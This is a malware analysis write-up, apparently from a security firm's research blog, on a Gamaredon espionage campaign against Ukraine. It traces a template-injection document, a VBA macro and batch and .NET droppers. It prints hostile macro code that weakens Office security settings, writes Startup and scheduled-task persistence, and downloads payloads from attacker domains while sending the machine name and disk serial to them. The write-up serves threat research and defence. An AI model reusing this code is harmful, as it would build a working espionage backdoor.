


# Cyberwarfare: A deep dive into the latest Gamaredon Espionage Campaign

[blog.yoroï.com/company/research/cyberwarfare-a-deep-dive-into-the-latest-gamaredon-espionage-campaign](https://blog.yoroï.com/company/research/cyberwarfare-a-deep-dive-into-the-latest-gamaredon-espionage-campaign)

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## Introduction

Gamaredon Group is a Cyber Espionage persistent operation attributed to Russians FSB (*Federal Security Service*) in a long-term military and geo-political confrontation against the Ukrainian government and more in general against the Ukrainian military power.

Gamaredon has been active since 2014, and during this time, the modus operandi has remained almost the same. The most used malware implant is dubbed Pteranodon or Pterodo and consists of a multistage backdoor designed to collect sensitive information or maintaining access on compromised machines. It is distributed in a spear phishing campaign with a weaponized office document that appears to be designed to lure military personnel.

In the recent months, Ukrainian CERT (*CERT-UA*) reported an intensification of Gamaredon Cyberattacks against military targets. The new wave dates back to the end of November 2019 and was first analyzed by Vitali Kremez. Starting from those findings, Cybaze-Yoroï ZLab team decided to deep dive into a technical analysis of the latest Pterodo implant.

## Technical Analysis

The complex infection chain begins with a weaponized Office document named "f.doc". In the following table the initial malware information is provided.

<b>Hash</b>	76ea98e1861c1264b340cf3748c3ec74473b04d042cd6bfda9ce51d086cb5a1a
<b>Threat</b>	Gamaredon Pteranodon weaponized document
<b>Brief Description</b>	Doc file weaponized with Exploit
<b>Ssdeep</b>	768:u0foGtYZKQ5QZJQ6hKVSEEIHNDxpy3TI3dU4DKfLX9Eir:uG1aKQ5OwCrltq3Tg-GfLt9r

Table 1. Information about initial dropper

The decoy document is written using the ukrainian language mixed to many special chars aimed to lure the target to click on it, and, once opened, it appears as in the following figure.




Figure 1. Overview of the document

The document leverages the common exploit aka template injection and tries to download a second stage from “hxxp://win-apu.]ddns.]net/apu.]dot”.




Figure 2. URL used by document to download the second stage

Thanks to this exploit (Remote Code Execution exploit) the user interaction is not required, in fact the “enable macro” button is not shown. The downloaded document has a “.dot” extension, used by Microsoft Office to save templates for different documents with similar formats. Basic Information on the “.dot” file are provided:

<b>Hash</b>	e2cb06e0a5c14b4c5f58d0e56a1dc10b6a1007cf56c77ae6cb07946c3dfe82d8
<b>Threat</b>	Gamaredon Pteranodon loader dot file
<b>Brief Description</b>	Dot file enabling the infection of the Gamaredon Pteranodon
<b>Ssdeep</b>	768:5KCB8tnh7oferuHpC0xw+hnF4J7EyKfJ:ol8XoWruHpp/P4

Table 2. Information about second stage

If we decide to open the document, we see that the document is empty, but it requires the enabling of the macro.




Figure 3. Overview of the second stage document

The body of the macro can be logically divided into two distinct parts:

- The first one is the setting of the registry key “HKEY\_CURRENT\_USER\Software\Microsoft\Office\ & Application.Version & \_”\Word\Security\” and the declaration of some other variables, such as the dropurl “get- icons.]ddns.net”;
- The second one is the setting of the persistence mechanism through the writing of the vbs code in the Startup folder with name “templates.vbs”. This vbs is properly the macro executed by the macro engine of word

```

1 Private Sub Document_Open ()
2
3 Dim GoiHGFG
4 GoiHGFG = "Set WShell=CreateObject("WScript.Shell")"
5 Set rSwitz = CreateObject("WScript.Network")
6 Dim jSsmRUH, ZWyEwtz
7 Set MHHEFbR = CreateObject("Scripting.FileSystemObject")
8 jSsmRUH = MHHEFbR.Drives(Environ("SystemDrive")).SerialNumber
9 NlnQCJG = rSwitz.ComputerName
10 Dim CIpRekF, axGJKEo, MokbnHH
11 dqEBCgG$ = "HKEY_CURRENT_USER\Software\Microsoft\Office\" & Application.Version & _
12 "\Word\Security\"
13 CreateObject("WScript.Shell").RegWrite dqEBCgG$ & "AccessVBOM", 1, "REG_DWORD"
14 CreateObject("WScript.Shell").RegWrite dqEBCgG$ & "VBAWarnings", 1, "REG_DWORD"
15 uRDEJcN = Hex(jSsmRUH)
16 ZWyEwtz = "http://get-icons.ddns.net/" & NlnQCJG & "_" & uRDEJcN & "//autoindex.php"
17 AppPaths = Environ("Appdata")
18
19 fQCBSYj = AppPaths + "\Microsoft\Windows\Start Menu\Programs\Startup\" + RandStrinh + ".exe"
20 AREdQgT = AppPaths + "\" + RandStrinh + ".txt"
21 Dim LaIPBvl As Object
22 Set LaIPBvl = MHHEFbR.CreateTextFile(AppPaths + "\Microsoft\Windows\Start
Menu\Programs\Startup\templates.vbs", True, True)
23
24 LaIPBvl.Write "Function ibiexCm(URLA) " + vbCrLf
25 LaIPBvl.Write "On Error Resume Next " + vbCrLf
26 LaIPBvl.Write "Set DfnssAH = CreateObject("MSXML2.XMLHTTP") " + vbCrLf
27 LaIPBvl.Write "With DfnssAH " + vbCrLf
28 LaIPBvl.Write ".Open ""GET"", URLA, False " + vbCrLf
29 LaIPBvl.Write ".send " + vbCrLf
30 LaIPBvl.Write "End With " + vbCrLf
31 LaIPBvl.Write "If DfnssAH.Status = 200 Then " + vbCrLf
32 LaIPBvl.Write "ibiexCm = DfnssAH.ResponseBody " + vbCrLf
33 LaIPBvl.Write "End If " + vbCrLf
34 LaIPBvl.Write "End Function " + vbCrLf
35 LaIPBvl.Write "Function Encode( sHpoUiR, CgcIHGC, gdJYATZ ) " + vbCrLf
36 LaIPBvl.Write "Dim i, PuchGYo, HcKBQq, tbCrIHh, NEYKGAY, j " + vbCrLf
37 LaIPBvl.Write "Const ForAppending = 8 " + vbCrLf

```

Figure 4. Code of the “template.vbs” stored in the Startup folder

The evidence of the written file in the Startup folder:

	Nome	Ultima modifica	Tipo	Dimensione
riti				
ktop	desktop.ini	24/05/2019 14:12	Impostazioni di co...	1 KB
wnload	templates.vbs	10/02/2020 15:04	File di script VBScr...	9 KB
.RE				

Figure 5. Evidence of the “template.vbs” file in the Startup folder

Analyzing the content of “*templates.vbs*” it is possible to notice that it define a variable containing a URL like “*hxxp://get-icons.]ddns.]net/ADMIN-PC\_E42CAF54//autoindex.]php*” obtained from “*hxp://get-icons.]ddns.]net/*” & “*NlnQCJG*” & “*\_*” & “*uRDEJcN*” & “*//autoindex.]php*”, where “*NlnQCJG*” is the name that identifies the computer on the network and “*uRDEJcN*” is the serial number of drive in hexadecimal encoding. From this URL it tries to download another stage then storing it into “*C:\Users\admin\AppData\Roaming*” path with random name. At the end, “*templates.vbs*” script will force the machine to reboot.

```

If (YDJncEX > 2) Then
Dim HCJySbu, aCRoeaK, aCRoeaKSheck
Set HCJySbu = GetObject("WinMgmts:{(Shutdown,RemoteShutdown)}!\\.\Root\CIMV2:Win32_OperatingSystem")
Set aCRoeaK = HCJySbu.Instances_
For Each aCRoeaKSheck In aCRoeaK
aCRoeaKSheck.Reboot ()
Next
End If

```

Figure 6. Function used to force machine reboot

The dropped sample is an SFX archive, like the tradition of Gamaredon implants.

<b>Hash</b>	c1524a4573bc6acbe59e559c2596975c657ae6bbc0b64f943fffca663b98a95f
<b>Threat</b>	Gamaredon Pteranodon implant SFX archive
<b>Brief Description</b>	SFX Archive First Stage
<b>Ss-deep</b>	24576:zXwOrRsTQIIIIwIEuCRqKIF8kmh/ZGg4kAL/WUKN7UMOtcv:zgwR/IIIIwI6RqoukmhxGgZ+WUKZUMv

Table 3. Information about first SFX archive

By simply opening the SFX archive, it is possible to notice two different files that are shown below and named respectively “8957.cmd” and “28847”.

Name	Size	Packed	Type	Modified	CRC32
..			Cartella di file		
8957.cmd	517	252	Script di comandi Windows	09/01/2020...	56D35...
28847	1.201.844	718.638	File	09/01/2020...	8C7A1...

Figure 7. Content of the Gamaredon Pteranodon SFX archive

When executed, the SFX archive will be extracted and the “8957.cmd” will be run. The batch script looks like the following screen:

```

1 @echo off
2 set CfxT=%BSZX%*IHcK
3 ipconfig /flushdns
4 set CfxT=%wNvG%*BSZX
5 set CfxT=%BSZX%*IHcK
6 set xOtAJwL=28847
7 set wNvG=%IHcK%-nKUi-NtyJ
8 rename "%xOtAJwL%" %xOtAJwL%.exe
9 set wNvG=%IHcK%-nKUi-NtyJ
10 set JIggbRX=WuaucItIC.exe
11 set CfxT=%BSZX%*IHcK
12 %xOtAJwL%.exe -ppfljk, fkbcerbgblfhs
13 set CfxT=%wNvG%*BSZX
14 rename "6323" %JIggbRX%
15 set wNvG=%IHcK%-nKUi-NtyJ
16 taskkill /f /im %JIggbRX%
17 if exist "%JIggbRX%" call :dVlFKqM
18 set CfxT=%BSZX%*IHcK
19 set CfxT=%BSZX%*IHcK
20 exit
21
22 :dVlFKqM
23 %JIggbRX% -post.php
24 exit /b

```

Figure 8. Bat script source code (with junk instructions)

It contains several junk instructions with the attempt to make the analysis harder. Cleaning the script we obtain:



```

1 @echo off
2 ipconfig /flushdns
3 set xOtAJwL=28847
4 rename "%xOtAJwL%" %xOtAJwL%.exe
5 set JIggbRX=WuaucltIC.exe
6 %xOtAJwL%.exe -ppfljk,fbcerbgbfhs
7 rename "6323" %JIggbRX%
8 taskkill /f /im %JIggbRX%
9 if exist "%JIggbRX%" call :dVlFKqM
10 exit
11
12 :dVlFKqM
13 %JIggbRX% -post.php
14 exit /b

```

Figure 9. Batch script source code (cleaned)

At this point, the batch script renames the “28847” file in “28847.exe”, opens it using “pflljk,fbcerbgbfhs” as password and the file contained inside the “28847.exe” file will be renamed in “WuaucltIC.exe”. Finally, it will be run using “-post.php” as argument.

The fact that the “28847.exe” file can be opened makes us understand that the “28847” file is another SFX file. Some static information about SFX are:

<b>Hash</b>	3dfadf9f23b4c5d17a0c5f5e89715d239c832dbe78551da67815e41e2000fdf1
<b>Threat</b>	Gamaredon Pteranodon implant SFX archive
<b>Brief Description</b>	SFX Archive Second Stage
<b>Ssdeep</b>	24576:vmoO8itbaZiW+qJnmCcpv5lKbbJAiUqKXM:OoZwxVvfoaPu

Table 4. Information about the second SFX archive

Exploring it, it is possible to see several files inside of it, as well as the 6323 file. The following figure shows a complete list.

In this case, the SFX archive contains 8 files: five of them are legit DLLs used by the “6323” executable to interoperate with the OLE format defined and used by Microsoft Office. The “ExcelMyMacros.txt” and “wordMacros.txt” files contain further macro script, described next. So, static analysis on the “6323” file shown as its nature: it is written using Microsoft Visual Studio .NET, therefore easily to reverse. Before reversing the executable, it is possible to clean it allowing the size reduction and the junk instruction reduction inside the code. The below image shows the information about the sample before and after the cleaning.




Figure 10. Content of the second SFX archive

Property	Value	Property	Value
File Name	C:\Users\admin\Desktop\6323.exe	File Name	C:\Users\admin\Desktop\6323-cleaned.exe
File Type	Portable Executable 32 .NET Assembly	File Type	Portable Executable 32 .NET Assembly
File Info	Microsoft Visual Studio .NET	File Info	Microsoft Visual Studio .NET
File Size	43.55 KB (44592 bytes)	File Size	26.00 KB (26624 bytes)
PE Size	28.00 KB (28672 bytes)	PE Size	26.00 KB (26624 bytes)
Created	Thursday 13 February 2020, 14.20.25	Created	Thursday 13 February 2020, 14.37.18
Modified	Thursday 09 January 2020, 14.05.24	Modified	Thursday 13 February 2020, 14.37.18
Accessed	Thursday 13 February 2020, 14.20.25	Accessed	Thursday 13 February 2020, 14.37.18
MD5	4286A15469AE50182CEA715ED6FA4109	MD5	F9992679766F2E56D2F5061211800018
SHA-1	F78C44B6A967052C276CAE405B225E1E662CEE8A	SHA-1	5CE351F113C8EA7FF4C539A16DF605D1E8BE6976

Property	Value	Property	Value
Comments		Comments	
CompanyName		CompanyName	
FileDescription	Aversome	FileDescription	Aversome
FileVersion	1.0.0.0	FileVersion	1.0.0.0
InternalName	Aversome.exe	InternalName	Aversome.exe
LegalCopyright		LegalCopyright	
LegalTrademarks		LegalTrademarks	
OriginalFilename	Aversome.exe	OriginalFilename	Aversome.exe
ProductName	Aversome	ProductName	Aversome
ProductVersion	1.0.0.0	ProductVersion	1.0.0.0

Figure 11. Static information about .NET sample before and after the cleaning

The source code looks as follows.

```

11
12 namespace NWJwRiY
13 {
14     // Token: 0x02000002 RID: 2
15     internal class Program
16     {
17         // Token: 0x06000001 RID: 1 RVA: 0x00002058 File Offset: 0x00002058
18         private static void Main(string[] args)
19         {
20             if (args.Length != 0)
21             {
22                 string text = "Hp_saasdsadsadasfghfd_Somfing\\Dp_sa0asdep_sad_pt";
23                 string destFileName = "HKp_safsaagasgagewrerbfgggfd_pR\\Ofp_avbasd22e";
24                 for (int i = 2; i < 15; i++)
25                 {
26                     text = text.Replace(Convert.ToChar(i), 'y');
27                 }
28                 if (text.Length > 11)
29                 {
30                     FileInfo fileInfo = new FileInfo(text);
31                     try
32                     {
33                         File.Copy(fileInfo.FullName, destFileName);
34                     }
35                     catch
36                     {

```

Figure 12. Part of .NET sample source code

The first check performed is on the arguments: if the arguments length is equal to zero, the malware terminates the execution. After that, the malware checks if the existence of the files “ExcelMyMacros.txt” and “wordMacros.txt” in the same path where it is executed: if true then it reads their contents otherwise it will exit.

```

883 (fileInfo3.Exists && fileInfo6.Exists)
884 {
885     string text6 = "Hp_saasdsadsadasfghfd_Somfing\Dp_saOasdep_sad_pt";
886     string destFileName6 = "HKp_safsaagasgagewrerbgggfd_pR\Ofp_avbasd22e";
887     for (int n = 2; n < 15; n++)
888     {
889         text6 = text6.Replace(Convert.ToChar(n), 'y');
890     }
891     if (text6.Length > 11)
892     {
893         FileInfo fileInfo8 = new FileInfo(text6);
894         try
895         {
896             File.Copy(fileInfo8.FullName, destFileName6);
897         }
898         catch
899         {
900         }
901     }
902     xVGIMEP = File.ReadAllText(fileInfo3.FullName);
903     File.ReadAllText(fileInfo6.FullName);
904 }
905 else
906 {
907     Environment.Exit(0);
908 }

```

Nome	Valore
wgoBeoy	@ "C:\Users\admin\Downloads\"
gPujNRd	"post.php"
text	@ "Hp_saasdsadsadasfghfd_Somfing\Dp_saOasdep_sad_pt"
destFileName	@ "HKp_safsaagasgagewrerbgggfd_pR\Ofp_avbasd22e"
text2	@ "Hp_saasdsadsadasfghfd_Somfing\Dp_saOasdep_sad_pt"
destFileName2	@ "HKp_safsaagasgagewrerbgggfd_pR\Ofp_avbasd22e"
fileInfo3	{C:\Users\admin\Desktop\wordMacros.txt}
text3	@ "Hp_saasdsadsadasfghfd_Somfing\Dp_saOasdep_sad_pt"
destFileName3	@ "HKp_safsaagasgagewrerbgggfd_pR\Ofp_avbasd22e"
text4	@ "Hp_saasdsadsadasfghfd_Somfing\Dp_saOasdep_sad_pt"
destFileName4	@ "HKp_safsaagasgagewrerbgggfd_pR\Ofp_avbasd22e"
fileInfo6	{C:\Users\admin\Desktop\ExcelMyMacros.txt}
xVGIMEP	" "
text5	@ "Hp_saasdsadsadasfghfd_Somfing\Dp_saOasdep_sad_pt"
destFileName5	@ "HKp_safsaagasgagewrerbgggfd_pR\Ofp_avbasd22e"

Figure 13. Function used by .NET sample to check the presence of the "WordMacros.txt" and the "ExcelMyMacros.txt" files

Part of the content of the variable "xVGIMEP":



```

902 xVGLMEP = File.ReadAllText(fileInfo3.FullName);
903 File.ReadAllText(fileInfo6.FullName);
904 }
905 else
906 {
907     Environment.Exit(0);
908 }
909 string text7 = "Hp_saaadsadsadasfghfd_Somfing\ldp_sa0asdep_sad_pt";
910 string destFileName7 = "HKp_safsaagagagewrerbgggfd_pR\Ofp_avbasd22e";
911 for (int num = 2; num < 15; num++)
912 {
913     text7 = text7.Replace(Convert.ToChar(num), 'v');
914 }
915 Lib\WinShXvoAYellLib = "Set WShell=CreateObject("WScript.Shell")\WinSet WNetXvoAYworkLib = CreateObject("WScript.Network")\WinDim SerXvoAYialNum, DownUrl\Win
916 ne = WNetXvoAYworkLib.ComputerName\WinDim StXvoAYartUpPath, RunVXvoAYBString, RunTXvoAYxtString\WinKeXvoAYy$ = "HKEY_CURRENT_USER\Software\Microsoft\Office
917 ct("WScript.Shell").RegWrite KeXvoAYy$ & "VBAWarnings", 1, "REG_DWORD"\WinApXvoAYpPaths = Environ("Appdata")\WinMyHXvoAYex = Hex(SerXvoAYialNum)\WinStartExvo
918 up\WinIndexOffice.vbs"\WinRunVXvoAYBString = "On Error Resume Next:" & WShXvoAYellLib + "\; WShell.Run \"schtasks /Create /SC MINUTE /MO 12 /F /tn Word.Downloads/tr
919 Create /SC MINUTE /MO 15 /F /tn Word.Documents/tr\" + StartExvoAYxePath + "\\", 0, false)\WinDelXvoAYeteString = "Set FsoString = CreateObject("Scripting.FileSystemObjec
920 t vbCrLf & DelXvoAYeteString & vbCrLf)\WinClose #2\Win\WinDownUrl = "http://masseffect.space/" & CoXvoAYmpName & "\;" & MyHXvoAYex & "/post.php"\WinTxtString = ApX
921 icrosoft\Office\IndexOffice.vbs", True, True)\WinNewVXvoAYBFile.Write "Function FunctionName(SomeUrl)"\WinNewVXvoAYBFile.Write "Set MSXMLLib = CreateObject("MSX
922 \WinNewVXvoAYBFile.Write "End With"\WinNewVXvoAYBFile.Write "If MSXMLLib.Status=200 Then"\WinNewVXvoAYBFile.Write "FunctionName=MSXMLLib.ResponseBody"\Win
923 eFunk(data)\WinNewVXvoAYBFile.Write "Set FsoInFunk = CreateObject("Scripting.FileSystemObject")"\WinNewVXvoAYBFile.Write "Set AdoInFunk= CreateObject("ADOD
924 \WinNewVXvoAYBFile.Write "AdoInFunk.Position = 0"\WinNewVXvoAYBFile.Write "If FsoInFunk.FileExists("\\" + StartExvoAYxePath + "\") Then FsoInFunk.DeleteFile("\\" + S
925 \WinNewVXvoAYBFile.Write "AdoInFunk.Close"\WinNewVXvoAYBFile.Write "End Sub"\WinNewVXvoAYBFile.Write "saveFunk FunctionName ("\" + DownUrl + "\")"\WinNew
926 \WinNewVXvoAYBFile.Write "errResult = Encode("\\" + TxtString + "\\", "\\" + StartExvoAYxePath + "\\", arrKey)\WinNewVXvoAYBFile.Write "If errResult <> 0 Then"\WinN
927 n_objFileStream, j)\WinNewVXvoAYBFile.Write "Const ForAppending = 8"\WinNewVXvoAYBFile.Write "Const ForReading = 1"\WinNewVXvoAYBFile.Write
928 Write "Const TristateTrue = -1"\WinNewVXvoAYBFile.Write "Const TristateUseDefault = -2"\WinNewVXvoAYBFile.Write "On Error Resume Next"\WinNewVXvoAYBFile.Write
929 YBFile.Write "For i = 0 To UBound( asrCodes)\WinNewVXvoAYBFile.Write "If Not IsNumeric( asrCodes(i) ) Then"\WinNewVXvoAYBFile.Write "Encode = 1032"\WinNe
930 VXvoAYBFile.Write "Encode = 1031"\WinNewVXvoAYBFile.Write "Exit Function"\WinNewVXvoAYBFile.Write "End If"\WinNewVXvoAYBFile.Write "Next"\WinNew
931 \WinNewVXvoAYBFile.Write "Set objFileIn = objFSO.GetFile( myFiles\j)\WinNewVXvoAYBFile.Write "Set objStreamIn = objFileIn.OpenAsTextStream( ForReading, TriStateFalse )"\WinNewVX
932 \WinNewVXvoAYBFile.Write "Set objFileIn = Nothing"\WinNewVXvoAYBFile.Write "Set objFSO = Nothing"\WinNewVXvoAYBFile.Write "Exit Function"\WinNewVXvoAYBFile.Write "End If"\r
933 Nothing"\WinNewVXvoAYBFile.Write "Set objFileIn = Nothing"\WinNewVXvoAYBFile.Write "Set objFSO = Nothing"\WinNewVXvoAYBFile.Write "Exit Function"\WinNe
934 ewVXvoAYBFile.Write "set i = 0"\WinNewVXvoAYBFile.Write "Do Until objStreamIn.AtEndOfStream"\WinNewVXvoAYBFile.Write "For i = 0 To UBound( asrCodes)\WinNewV
935 XvoAYBFile.Write "if objStreamIn.AtEndOfStream Then Exit Do"\WinNewVXvoAYBFile.Write "Next"\WinNewVXvoAYBFile.Write "Loop"\WinNewVXvoAYBFile.Write "se
936 Write " objFileOut.Write Chr( Asc( objStreamIn.Read(1) ) Xor asrCodes(j) )"\WinNewVXvoAYBFile.Write "i=i+1"\WinNewVXvoAYBFile.Write "If j<UBound( asrCodes ) Then "\r
937 BFile.Write " objFileOut.Close"\WinNewVXvoAYBFile.Write "objStreamIn.Close"\WinNewVXvoAYBFile.Write "Set objStreamIn = Nothing"\WinNewVXvoAYBFile.Write "Set objF
938 to 0"\WinNewVXvoAYBFile.Write "End Function"\WinNewVXvoAYBFile.Write "Function GetKey( myPassPhrase )"\WinNewVXvoAYBFile.Write "Dim i, asrCodes( "\WinNewVX

```

Figure 14. Piece of the "WordMacros.txt" code

There is a thin difference between the two files.

<pre> Private Sub Workbook_Open() Dim WshXvoAYellLib WshXvoAYellLib = "Set WShell=CreateObject("WScript.Shell")" Set WNetXvoAYworkLib = CreateObject("WScript.Network") Dim SerXvoAYialNum, DownUrl Set FXvoAYsoLib = CreateObject("Scripting.FileSystemObject") SerXvoAYialNum = FXvoAYsoLib.Drives(Environ("SystemDrive")).SerialNumber CoXvoAYmpName = WNetXvoAYworkLib.ComputerName Dim StXvoAYartUpPath, RunVXvoAYBString, RunTXvoAYxtString KeXvoAYy\$ = "HKEY_CURRENT_USER\Software\Microsoft\Office\" &amp; Application.\ "Excel\Security" CreateObject("WScript.Shell").RegWrite KeXvoAYy\$ &amp; "AccessVBOM", 1, "REG_I CreateObject("WScript.Shell").RegWrite KeXvoAYy\$ &amp; 